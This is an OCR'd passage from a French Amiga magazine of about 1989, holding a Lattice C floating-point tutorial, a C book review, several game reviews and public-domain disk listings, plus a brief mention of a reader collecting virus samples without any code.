En conclusion j'aimerais remercier Mr Thonney Michel (Suisse) de m'avoir aimablement envoyé un exemplaire du BGS9 virus. Pour m'en envoyer d'autres vous pouvez toujours me contacter: Leclercq Xavier, 12 Vieux Chemin d'ath, 7502 Warchin, BELGIQUE.

Bonne programmation!


Xavier

Ed: Xavier nous a envoyé le listing en assembleur de son VDC, mais nous ne le publions pas, faute de place. Cependent, nous allons proposer à François qu'il l'install en téléchargement sur son serveur minitel 36-15 DEEP.

(Note de Ed: Pas de nouvelles de Batchman. Tous ce qu'il nous en reste est ce vieux "PROGRAMME DU MOIS" que nous partageons solonellement avec vous, le larme à l'oeil..)

Ce mois-ci, la brochette de programmes du mois n'est pas pour les cancres. Mathématiques et calculs en flottants, vais vous dresser, moi! (Ed: Très drole! Maintenant c'est lui qui se fait dresser, et comment! Sniff, sob)

Plaisanterie mise à part, le calcul en flottant n'est pas quelque chose de trivial. Votre microprocesseur 680X0 ne sait pas faire les additions, multiplications, etc sur ces valeurs. Il faut donc utiliser tout un ensemble de routines étudiées pour. Comme promis dans le Coin C qui traitait des types de base (A-News n°15), nous allons voir comment les mettre en oeuvre.



Nous parlerons de deux types de flottants, les flottants "ordinaires" et les flottants FFP (Fast Floating Point). Les flottants ordinaires permettent de couvrir un intervalle de valeurs allant de +/- 10E-37 à +/-10E+38 (1 bit de signe, 8 bits d'exposant et 23 bits pour la mantisse). Le traitement des flottants FFP est nettement plus rapide mais, en contrepartie, il y a quelques inconvénients: ils sont moins faciles à mettre en oeuvre et couvrent un domaine plus réduit: de +/- 10E-20 à +/- 10E+19 (soit 1 bit de signe, 7 bits d'exposant et 24 bits pour la mantisse).

Enfin, les flottants ordinaires gèrent certaines erreurs (comme la division par zéro) alors que les flottants FFP vous renverront à vos chères études (avec le gourou N°5).

Avant tout, je précise que ces programmes sont écrits pour le compilateur Lattice. Pour ceux qui ont le Manx, le principe de base est le même, mais les noms des librairies peuvent changer. (Reportez-vous à votre notice)

Le calcul en flottant : exemple simple

Le programme qui suit ne fait que des opérations simples. Le compilateur dispose ici de ses propres routines d'opérations arithmétiques. Comme vous le constatez, il n'y a pas de librairie à ouvrir.

```
float x = 3.14159;

void main() {
        printf("PI  =  %f  %f
%f\n", x, x+x, x*x);
    }
```

Par contre, le linker doit utiliser la librairie mathématique. Les trois librairies à utiliser sont donc, dans l'ordre, lcm.lib, lc.lib et amiga.lib.

C'est bien gentil tout ça mais vous aimeriez certainement faire des calculs plus savants, qui utilisent des fonctions mathématiques. On les appelle encore "fonctions transcendentales". Ici aussi, le compilateur vous facilite le travail en amenant ses propres routines, donc il n'y a pas de librairie à ouvrir. Ces routines se trouvent dans la lcm.lib. Par conséquent, n'oubliez pas de la signaler au linker.

Tout cela est très simple. Ce type de flottant doit être utilisé dans de petits programmes, vite fait, bien fait, sans se casser la tête.

Mais pour des programmes où la vitesse est conditionnée par des calculs en flottants, il vaut mieux utiliser à ce moment-là les flottants FFP. Attention, ils ne sont pas compatibles avec les flottants ordinaires. Tous les float de votre programme doivent être soit ordinaires, soit FFP. Le gain de temps est appréciable, allant de 2,5 fois pour des opérations simples à 10 fois pour des calculs de cosinus, par exemple. Ce sont deux valeurs relevées au hasard, elles ne représentent pas forcément les gains minimaux et maximaux.

```
/* UTILISATION DE FLOTTANTS AVEC DES FONCTIONS
    MATHEMATIQUES */

#include "math.h"

float x = PI;
/* Flottant contenant la valeur de PI */

char *pi = "3.141593";
/* Chaîne représentant la valeur de PI */

void main() {

        float y = x / 180;
/* PI/180 = 1° */

        printf("PI = %f\n",x);
/* Affichage de PI */

        printf("pi vaut %f\n",atof(pi));
/* Conversion de la chaîne en flottant
                atof = Ascii TO Float          */

/* Fonctions mathématiques */

        printf("Puissance  16 ^ 3       = %8.3f\n",pow(16.0,3.0));

        printf("Racine carrée de 16     = %f\n",sqrt(16.0));
        printf("Exponentielle de 1      = %f\n",exp(1.0));
        printf("Logarithme Népérien de 1  = %f",log(1.0));

/* Fonctions trigonométriques */

        printf("Cosinus de  45°         = %f\n",cos(45 * y));
        printf("Sinus de    45°         = %f\n",sin(45 * y));
        printf("Tangente de 45°         = %f\n",tan(45 * y));
        printf("ArcCosinus de  0.5      = %f Radian\n",acos(0.5));
        printf("ArcSinus de    0.5      = %f Radian\n",asin(0.5));
        printf("ArcTangente de 1        = %f Radian\n",atan(1.0));

/* Fonctions hyperboliques */

        printf("Cosinus hyperbolique de  1 = %f\n",cosh(1.0));
        printf("Sinus hyperbolique de    1 = %f\n",sinh(1.0));
        printf("Tangente hyperbolique de 1 = %f\n",tanh(1.0));

}
```

Comment mettre en oeuvre ces flottants FFP?

Ici, ce n'est pas le compilateur qui dispose des librairies, c'est Commodore qui les fournit. La librairie mathffp.library, qui se trouve en ROM, contient les fonctions de base:

- conversion entier -> flottant FFP
- conversion flottant FFP -> entier
- comparaison de deux flottants FFP
- comparaison à 0
- valeur absolue
- calcul de l'opposé
- addition, soustraction de deux valeurs
- multiplication, division de deux valeurs

Vous pouvez tester ces opérations sur le premier programme d'exemple mais, pour utiliser ces fonctions, plusieurs opérations sont nécessaires:

1) Ouvrir la librairie mathffp.library. Il faut pour cela la déclarer en tête du programme par:

```
int MathBase;
```

Avant la première opération en flottant, il faut ouvrir effectivement la librairie par:

```
MathBase = OpenLibrary("mathffp.library",0);
if (!MathBase) exit();
```

A la fin du programme, il faut

refermer la librairie par:

CloseLibrary(MathBase);

2) Vous devez avertir le linker qu'il travaille sur des flottants FFP. Certaines fonctions étant différentes, il faut linker avec la librairie lcmffp.lib au lieu de lcm.lib. Attention, vous ne devez jamais avoir ces deux librairies en même temps puisque les flottants ordinaires et FFP sont incompatibles.

3) Et j'ai gardé le meilleur pour la fin, il faut aussi prévenir le compilateur que vous utilisez des flottants FFP, afin qu'il génère les appels aux bonnes fonctions. Ceci se fait en ajoutant dans l'appel de lc1 ou de lc l'argument -f.

Voila pour le principe de base. Mais le compilateur Lattice est tout de même sympa. Puisqu'il sait que vous utilisez les flottants FFP, il génère tout seul l'ouverture de la mathffp.library lors du premier appel d'une de ces fonctions. Donc, si vous compilez avec le Lattice, vous pouvez éviter l'étape N°1.

Les fonctions transcendantales en FFP

Voyons maintenant pour les fonctions transcendentales. Elles se trouvent dans la mathtrans.library, qui n'est pas en ROM mais sur disque, dans votre répertoire libs. Si le système ne la trouve pas, le premier appel à une de ces fonctions provoquera un plantage. C'est pourquoi il faut toujours tester le résultat de l'ouverture de la librairie. Si celle-ci a échoué, OpenLibrary renvoie 0 et il faut terminer sinon gare...

L'ouverture de cette librairie se fait par:

int MathTransBase;

dans les déclarations et avant le premier calcul en flottant:

```
MathTransBase = OpenLibrary("mathtrans.library",0);
if (!MathTransBase) exit();
```

Et à la fin du programme:

CloseLibrary(MathTransBase);

N'oubliez pas aussi en début du fichier:

#include "librairies/mathffp.h"

qui contient les déclarations de ces fonctions et de leurs paramètres. Vous ne serez pas étonné si je vous dis que le compilateur Lattice, dans son infinie bonté, génère tout seul comme un grand l'ouverture de cette librairie à votre place, ici aussi.

Elle se fait lors de la première opération rencontrée sur un flottant. Ne soyez donc pas surpris si, la première fois que vous lancez le programme, il commence à s'exécuter, et vous demande ensuite d'insérer la disquette WorkBench (si vous n'avez pas de disque dur).

Afin que vous ne soyez point interloqué par la turbidité de mes propos, vous pouvez essayer tout de suite un exemple: le même programme que pour les flottants ordinaires (le deuxième) compilé et linké suivant les conditions ci-dessus. Evidemment, vous obtenez le même résultat mais beaucoup plus rapidement, bien que dans ce cas, cela ne soit pas très visible...

Vous pourrez retrouver ce programme en téléchargement sur **3615 DEEP**. Et dans la bal Batchman de ce même serveur se cache la solution de vos éventuels problèmes de mise au point.

BATCHMAN

Achtung !

Le prix d'abonnement à A-News augmentera de 180F à 240F (pour 12 numéros) à partir du 10 janvier. Avant cette date nous accepterons des abonnements à l'ancien prix. Une chance inespérée pour ceux qui hésitaient à s'abonner. Et n'oubliez pas, nos abonnées beneficient d'un envoi precoce...
Vous trouverez un bulletin d'abonnement en dernière page.

LIVRE

Amiga C for Advanced Programmers

Autrement dit : *le C sur Amiga pour programmeurs confirmés.* Ce bouquin des éditions ABACUS est en Anglais et pour cause, il nous vient tout droit des USA. Pour la référence il s'agit d'un des fameux DATA BECKER BOOKS (allemands), que traduit MICRO APPLICATION (***La Bible de l'Amiga*** etc...), mais il n'est pas disponible en français actuellement. Le but de cet ouvrage de 649 pages numérotées, soit environ l'épaisseur d'un annuaire de la gironde, est de pèrmettre aux personnes ayant déjà un bon niveau en C sur d'autres machines, de passer à l'Amiga en douceur et d'être capable, à la fin du livre, d'écrire un éditeur de texte dont les sources sont à la fin du livre. Tiens d'ailleurs il existe une disquette avec toutes les sources disponible pour environ 20$, ce qui est relativement cher par rapport au prix du livre qui est de 24,95$.

Dès le début du livre on vous explique pourquoi, d'après l'auteur, il vaut mieux utiliser le MANX que le LATTICE (*mais chacun est libre de son choix!*). Ensuite il y a une description, agrémentée de quelques exemples: la manière dont fonctionne le compilateur, l'assembleur et l'éditeur de liens (linker). Il y a également une partie réservée aux variables et aux types disponibles sur le compilateur ce qui permet de savoir, entre autre que le type short est de 16 bits ce qui est loin d'être la règle générale (d'ailleurs chez LATTICE c'est 32 bits). Puis on attaque le gros morceau, la programmation avec l'utilisation d'*Intuition, exec* et des autres bibliothèques. Il n'y a rien à redire, c'est clair et agrémenté de petits exemples de difficultés croissantes. Toutes les structures utilisées sont détaillées avec explication sur la fonction des divers champs et des différents flags.

Pour finir je dirais que C un bon bouquin mais qui s'adresse uniquement à ceux qui ont une bonne pratique de l'anglais et surtout qui connaissent déjà le C. Pour les autres il existe chez le même éditeur "***Amiga C for beginners***" qui a été traduit chez MICRO APPLICATION sous le non "***Bien débuter en C***" et dont je vous ai déjà parlé il y a quelques mois. Pour ceux qui sont intéressés je recommande d'écrire a Abacus qui se fera certainement un plaisir de vous expédier le catalogue complet de ces produits et un bon de commande. Voici l'adresse : ABACUS,5370 52nd Street S Grand Rapids MI 49512. Tél : (616) 698-0330.

Roméo
C what you want.

Great Courts


Que tous les fanas de tennis se rassurent, ce jeu qui faisait tant défaut sur Amiga vient de sortir sous le nom de* Great Courts. *Ce logiciel va s'imposer comme la référence en matière de simulation de tennis sur micro.

Vous allez pouvoir revivre en direct tous les grands moments des tournois du grand chelem et vos adversaires seront les 63 meilleurs joueurs mondiaux. Votre place de 64ième joueur au classement ATP pourra être améliorée au cours des tournois majeurs. Votre progression sera sujette à vos résultats de matchs et au niveau ou vous arriverez dans la compétition (finale, 1/2 finale, 1/4 de finale...). Pour ne pas commencer la compétition sans une certaine expérience le programme propose plusieurs modes d'entrainement pour se familiariser avec les différents coups du tennis. La majorité des coups du tennis sera accessible avec un peu d'habitude et beaucoup d'entrainement. Sachez aussi maitriser le service car il est souvent décisif dans le gain du point. Un service bien placé peut faire déborder l'adversaire et il suffit alors d'une montée au filet pour conclure le point.


Le programme est très bien fait en ce sens qu' il permet une précision dans le placement de la balle au moment du service. Du pont de vue graphique les couleurs sont judicieuses et les sprites de bonne taille et bien animés de surcroit (notamment au moment du service, décidément le service me plaît bien).

Les bruitages quand à eux sont très réalistes. De plus une option de sauvegarde a été intégrée pour permettre de conserver votre classement et votre position dans les tournois. Sachez aussi que si l'ordinateur se révèle être un excellent adversaire le jeu à deux est possible. Great Courts est le soft qui manquait sur Amiga. A voir en priorité.

Kéké Rozen



SIM CITY



Préparez-vous à prendre en main la conception et la gestion d'une ville, Sim City débarque sur vos écrans. Après avoir déballé vos plans d'urbanisation et enfilé votre écharpe de maire vous allez devoir présider aux destinées d'un groupe de Sims qui vont coloniser, sous vos directives, un territoire désert et hostile.

Au départ il n'y a rien si ce n'est une somme d'argent allant de 5000$ à 20000$ suivant le niveau. Première nécessité le besoin d'autonomie au niveau énergétique. Deux solutions s'offrent à vous: la centrale nucléaire et la centrale pétrolière. Elles ont chacune leurs avantages et leurs inconvénients. Votre premier choix s'impose. Produire de l'énergie avec une centrale puissante mais dangereuse et chère ou produire de l'énergie à coût plus faible tout en polluant l'atmosphère (bonjour la couche d'ozone). Après cela il faudra construire des zones résidentielles pour loger vos administrés, des zones commerciales pour les leur permettre de survivre et des zones industrielles pour leur donner un travail.

L'évolution de ces trois zones devra être menée conjointement pour éviter des problèmes d'habitation, de chômage ou de migration. Si votre ville prend trop d'ampleur il vous faudra construire un stade pour contenter le peuple. Après les industriels vous réclameront un port ou un aéroport pour donner de l'essor à l'industrie.

Tous les ans un panneau s'affiche pour permettre de réajuster votre budget. Il faudra tenir un budget très serré entre les revenus et les dépenses. Vos revenus sont alimentés par la taxe foncière dont vous fixerez le pourcentage. Les dépenses, mises à part la construction et l'extension de la cité, seront en grande partie absorbées par les pompiers les policiers et l'entretien des routes et voies ferrées. Si vous les négligez trop les feux feront beaucoup de dégâts, le taux de criminalité sera important, les routes et les vois ferrées se dégraderont rapidement. Voilà ce qui vous attend si vous vous plongez dans ce soft.


L'ergonomie du jeu est excellente car les principales actions sont représentées par des icônes et le déplacement de la partie visible du terrain est très simple. Mis à part l'écran principal du jeu, deux autres écrans vous renseigneront sur l'évolution de la partie. L'un est un écran avec le plan de la cité et renseigne sur les facteurs déterminants pour vos choix futurs (endroit où la criminalité est importante, où le trafic est trop dense ou alors endroit trop pollué....).

Le deuxième écran donne des graphes d'évolution et de développment de la population, de l'industrie, du commerce ou alors de la criminalité sur 10 ou 120 ans. Vous pourrez ainsi juger de l'efficacité de votre politique sur ces différents plans. Vous pourrez aussi savoir ce que la population pense de vous et quels sont les principaux problèmes qui les préoccupent.

Une autre option du jeu vous permet de prendre en main des cités déjà construites mais soumises à des problèmes sous formes de catastrophes naturelles ou sous forme de problèmes sociaux. Il sera possible de reprendre la destinée de la ville de San Francisco après le tremblement de terre de 1906 ou celle de la ville de Boston après un accident nucléaire en 2010. Sept scénarios différents vous sont proposés dans sept villes différentes et chacun à ses propres particularités donc sa propre difficulté. Prenez garde car si vous commencez une partie vous pourrez difficilement vous arrêter et vous allez passer des nuits blanches aux commandes de votre ville. Une option de sauvegarde est toutefois prévue pur vous permettre de vous reposer. Merci à Maxis et Infogrames pour ce grand soft de stratégie/simulation.

Kéké Rozen

batman



Après une rentrée où nous avons été envahi par la *batmania* venue d'outre-atlantique, **OCEAN** épuise le filon avec la sortie d'un batsoft. Le scénario reprend les grands moments du film. Vous vous retrouvez dans la peau de Bruce Wayne et vous allez devoir surmonter cinq épreuves pour venir à bout du Joker, éternel ennemi de Batman. La premiere épreuve se déroule dans une usine chimique et se révéle être un excellent jeu de tableaux. L'usage du batarang et de la batcorde sera indispensable pour trouver la sortie et combattre Jack Napier. Essayez d'éviter les nuages toxiques et les gouttes d'acides qui vont vite décimer votre capital vie et regardez où vous mettez les pieds. Si vous triomphez Napier tombera dans un fût de déchets toxiques qui vont le transformer. Le Joker vient de naître. La deuxième épreuve vous mettra aux commandes de la batmobile. Une poursuite folle s'engage dans les rues encombrées de Gotham City. Une course contre le temps commence et vous devrez suivre un itinéraire indiqué par le radar de bord de la batmobile afin d'éviter les barrages de police qui ne sait pas encore si vous êtes vraiment de son coté. Pour ne pas perdre de temps dans les virages à angles droits, il faudra lancer le grappin sur un lampadaire au coin de la rue et cela au moment opportun. Si vous ratez le premier virage vous aurez deux autres chances avant de tomber sur un barrage de police. La vitesse est très importante pour passer ce niveau car en cas de vitesse trop lente le Joker rattrapera et endommagera votre batmobile. La troisième épreuve sera moins trépidante mais tout aussi rapide. Vous êtes dans la batcave et grâce à vos ordinateurs il va falloir déterminer une formule composée de plusieurs éléments. C'est un genre de mastermind mais sa réussite n'est pas conditionné par un nombre défini d'essais mais par un compte à rebours. Une fois le composé découvert vous prenez en main les commandes de la batwing. Vous allez devoir couper les cordes de ballons, remplis de gaz mortel, avec les ailes. Si vous loupez les cordes ou si vous touchez les ballons ils éclateront en lâchant les gaz. Il faudra de plus éviter les hélicoptères du Joker qui sont là pour faire échouer la mission. En cas de succès la dernière épreuve vous amènera dans la cathédrale de Gotham City ou un combat final aura lieu avec le Joker. Pour cela il faudra atteindre le toit de l'édifice après avoir évité les planchers qui s'effondrent et les rats enragés. Ce dernier jeu se présente de la même façon que le premier, à savoir un jeu de plates formes avec les mêmes accessoires (batarang et batcorde).


La première et la dernière phase du jeu sont très bien réalisées mais les phases de 3D du deuxième et quatrième niveau justifient à elles seules l'achat de ce logiciel. L'impression de 3D est très bien rendue et la vitesse est impressionnante. Une excellente conversion qu'OCEAN a réalisé avec ce soft.

BatKéké Rozen

RICK DANGEROUS

Waouh, je viens juste de terminer le premier niveau de RICK DANGEROUS, le dernier jeu de FIREBIRD. Enfin un jeu qui décoiffe. Les amateurs de jeux de plates-formes ne vont pas être déçus car c'est le premier jeu de ce genre qui tiennent la route sur votre machine préférée.

Vous êtes un aventurier dont l'avion s'écrase au milieu de la forêt amazonienne en 1945. Vous vous retrouvez à l'entrée d'un temple et dès les premieres secondes l'action commence. Un énorme rocher se met à rouler et vous devez réagir très vite pour ne pas vous faire écraser. Sachez que les pièges vont se succéder les uns aux autres sans vous laisser la moindre seconde de répit. Il vous faudra éviter les trappes dont le fond est tapissé de pieux acérés, les flêches qui jaillissent des gueules des statues qui ornent les murs et surtout des arborigènes avec qui le moindre contact est fatal. Votre panoplie d'aventurier contient néanmoins un couteau, un pistolet, quelques munitions et quelques batons de dynamite. Il vous sera possible de trouver des balles et des explosifs au cours de vote quête mais sachez économiser ceux que vous avez au départ car les ravitaillements sont rares.



Si vous parvenez au bout du premier niveau, les émotions ne sont pas terminées car vous partez aussitôt pour l'égypte ou vous devrez retouver une pierre précieuse, puis vous partirez pour un château pour délivrer des prisonniers qui vous révéleront un plan d'attaque pour détruire la ville de Londres. Votre derniere mission consistera à vous introduire dans une base militaire (petite pensée émue pour Chorizo Kid et Batchman...) pour détruire les missiles.


Chaque niveau est divisé en plusieurs étapes et si vous êtes tué vous n'êtes pas obligé de tout reprendre depuis le début, vous repartez au début la dernière étape. Ce mode de jeu vous permettra de progresser plus facilement car une fois qu'une étape est franchie, tous les pièges seront connus et ainsi à chaque nouvelle partie vous pourrez progresser dans l'aventure. On peut cependant regretter l'absence d'un système de codes qui permettrait de commencer à partir du dernier niveau atteint au lieu d'être obligé de recommencer à chaque nouvelle partie au début.

C'est un must à ne manquer sous aucun prétexte avec des graphismes trés soignés, une animation souple, un contrôle du personnage très précis et des bruitages très convaincants. Même si le jeu n'innove pas nous sommes en présence d'un cocktail très réussi. Si vous vous plongez dans ce jeu il vous sera très difficile de vous en passer, vous allez devenir accro de Rick Dangerous. Pour ma part la découverte du deuxième niveau m'attend...

Kéké Rosen

INDIANA JONES ET LA DERNIERE CROISADE

Indy est de retour et cette fois il amène son père



Revoilà donc Indy pour un troisième épisode qui sera paraît-il le dernier. Il s'agit de la version aventure et le système de jeu est le même que celui qui a propulsé Lucasfilm parmi les premières sociétés éditrices de ce genre de jeux.

Quiconque s'est frotté à *Zak* et ses Alien Mindbenders retrouvera aisément ses marques. Les autres n'auront aucun mal à se mettre dans la peau d'Indy et pourront donc commencer le jeu sans une longue période d'adaptation. L'histoire commence à l'université où travaille Indy (pardon, le Docteur Jones) en 1939. Alors qu'il annonce à son ami Marcus qu'il a enfin découvert la Croix de Coronado, on lui annonce brusquement que son père a disparu alors qu'il était sur la piste du légendaire Graal.

Vous connaissez Indy et vous avez sûrement déjà vu le film. J'arrêterai donc là le récit car c'est à vous désormais de le compléter. Mais ne vous faites pas d'illusion: le fait d'avoir vu le film ne sera pas suffiant pour franchir les obstacles que les auteurs ont parcimonieusement déposés sur votre chemin. Des innovations ont été faites depuis *Zak*: l'apparition de scènes de combat et la possibilité de dialoguer avec certains personnages du jeu en choisissant une réplique parmi plusieurs proposées. Il faudra soigneusement alterner ces deux phases de jeu pour obtenir le maximum de points durant la quête.

Nul doute que comme son illustre prédécesseur, **Indiana Jones et la Dernière Croisade** connaîtra un succès certain (comme tout ce à quoi touche George Lucas, d'ailleurs). D'abord parce que *Zak* avait laissé un vide énorme après que ses fidèles en soient venus à bout, ensuite parce qu'il faut constater que le jeu a fait des progrès. Pas beaucoup, mais cela laisse présager de très bonnes choses pour les produits à venir (je pense à ***Maniac Mansion*** qui sera très certainement disponible quand vous lirez ces lignes). L'humour ne quitte jamais la partie et vous vous surprendrez sûrement à sourire devant certaines répliques cocasses lancées par Indy à votre attention. En revanche, les graphismes sont toujours aussi moyens et l'on peut déplorer au début une trop longue répétition de "scènes passives" (c'est-à-dire où le joueur reste spectateur); reconnaissons tout de même que celles-ci sont indispensables car on ne doit pas oublier les malheureux qui n'ont pas encore vu le film. Il ne faudra pas trop abuser de vos poings et songer que parfois la diplomatie leur est préférable.

La complexité du jeu est inférieure à celle de *Zak* (qui n'était déjà pas très difficile) mais vous pouvez néanmoins réserver une bonne dizaine d'heures sur votre agenda car les actions sont parfois longues à accomplir. Bref, je suis toujours aussi fan!

Cédric Beust

PS: *Scoop de dernière minute: j'ai eu mon ami George au téléphone et il m'a annoncé qu'un quatrième épisode était en préparation. Titre prévu: Indiana Jones contre Zak Mac Kracken. Mais chut! c'est un secret.*

SWORDS OF TWILIGHT

Electronic Arts m'avait habitué à des softs supersonics, impeccables! Ce jeu de rôle/aventure est l'exception qui confirme la règle... Il contient des données géniales mais complètement sous-exploitées!

La doc est en anglais, mais la traduction est aisée. Elle est claire, nette et précise. Que demande le peuple? Jusque-là bon travail !. Merci Free Fall Associates. Mais lorsque l'on met la disquette dans le lecteur l'illusion disparaît comme le mirage d'un lac lorsque l'on tente d'y plonger... Le graphisme est plus que médiocre, même s'il y a des sursauts d'amélioration. Cinq fenêtres composent l'ecran, quatre pour les personnages (les trois premières sont les vôtres, la quatrième sert aux éventuelles rencontres) et une cinquième centrale où l'on voit la situation vue de haut, style ULTIMA mais les trois personnages sont toujours distincts.

L'animation est terriblement lente ce qui est agaçant lors des longues parties. Le son est ... mauvais. Les quatres voies sont utilisées mais j'ai l'impression d'être sur ST. De plus la mélodie est pauvre. Pourtant on sent qu'à la base il y a eu de bonnes idées.

Le système de jeux est très évolué. Il surclasse nettement la série ULTIMA. Un à trois joueurs en simultané c'est super (un au clavier et deux au bâton de joie). Surtout qu'ils sont totalement indépendants les uns des autres. L'ordinateur remplace les joueurs absents. Lors des premières tentatives les personnages que commande l'ordinateur vous sembleront par trop indépendants mais par la suite il devient facile de les "diriger".La magie est difficile à utiliser lors des combats vu la rapidité avec laquelle ils se déroulent. Mais si on arrive à l'utiliser elle se révèle pour le moins efficace.

Les personnages font partie de ce qui a été bâclé dans le jeu: un manque total de précision. Seule une vague description est donnée dans la doc, c'est tout. C'est ce qui m'empêche de classer ce soft dans les jeux de rôle pur. Pas une seule caractéristique ni compétence pour les définir, c'est vraiment dommage!.

Le scénario est bien imaginé sans plus. Par contre le système interne est excellent! Le monde dans lequel les personnages évoluent se "souvient" de toutes leurs actions en publics -- en bien ou en mal -- ce qui leur permet d'acquérir une réputation ainsi que de les faire progresser. L'environnement dans lequel les personnages évoluent est classique mais complet: Moyen-Age Fantastique comprenant magie, objets magiques, armes, donjon, etc...

En conclusion: Enfin un bon système de jeu de rôle. Le monde dynamique est une très bonne idée même si cela ne vaut pas les Bio Game du genre B.A.T. (bientôt sur Amiga). Pourquoi faut-il une fois de plus que la présentation vienne saboter le reste?

Somme toute un soft à essayer.

Fireball

DOMAINE GRAND PUBLIC

NOUVEAUTES

Il pleut (ou il neige) des nouveautés en ce mois de Décembre. Et quelles nouveautés ! Vous m'en direz des nouvelles.

FISH 229

Alarming Clock : Programme qui transforme votre Amiga en Réveil. Son alarme réveillerait un mort.

Draw Map : Programme de représentations de la surface de la terre : cartes plates, cartes de mercator, une du globe ou encore une orbitale. Inclut les sources.

Empros : Vous habitez sur l'île d'Empros qui comprend plusieurs pays. Vous devez les conquérir. Il n'existe qu'un seul moyen d'y parvenir. A vous de trouver la solution.

Esuom : Un truc qui déplace le pointeur dans la direction opposée à celle de la souris. Inclut les sources.

Lefty Mouse : Intervertit les deux boutons de la souris afin que les gauchers puissent l'utiliser de la main gauche. Inclut les sources.

Shuffle : Redéfinit l'utilisation de la touche gauche Amiga + M pour placer l'écran avant à l'arrière au lieu de placer l'écran Workbench à l'arrière.

Sim : Simulateur pour réseaux Register Transfer utilisé pour décrire les systèmes Hardwares. Cette version contient en outre un compilateur qui permet de définir des outils en plus de ceux déjà existants dans Sim Version 4.0

FISH 230

Asktask : Vous permet d'examiner les divers bits des structures de tâches de toutes les tâches du système, à partir des listes relatives à ExecBase. Affiche les états, les drapeaux, les piles, les signaux... Vous pouvez également désactiver des tâches, changer leur priorité ou envoyer vos propres signaux aux tâches. Source Incluse.

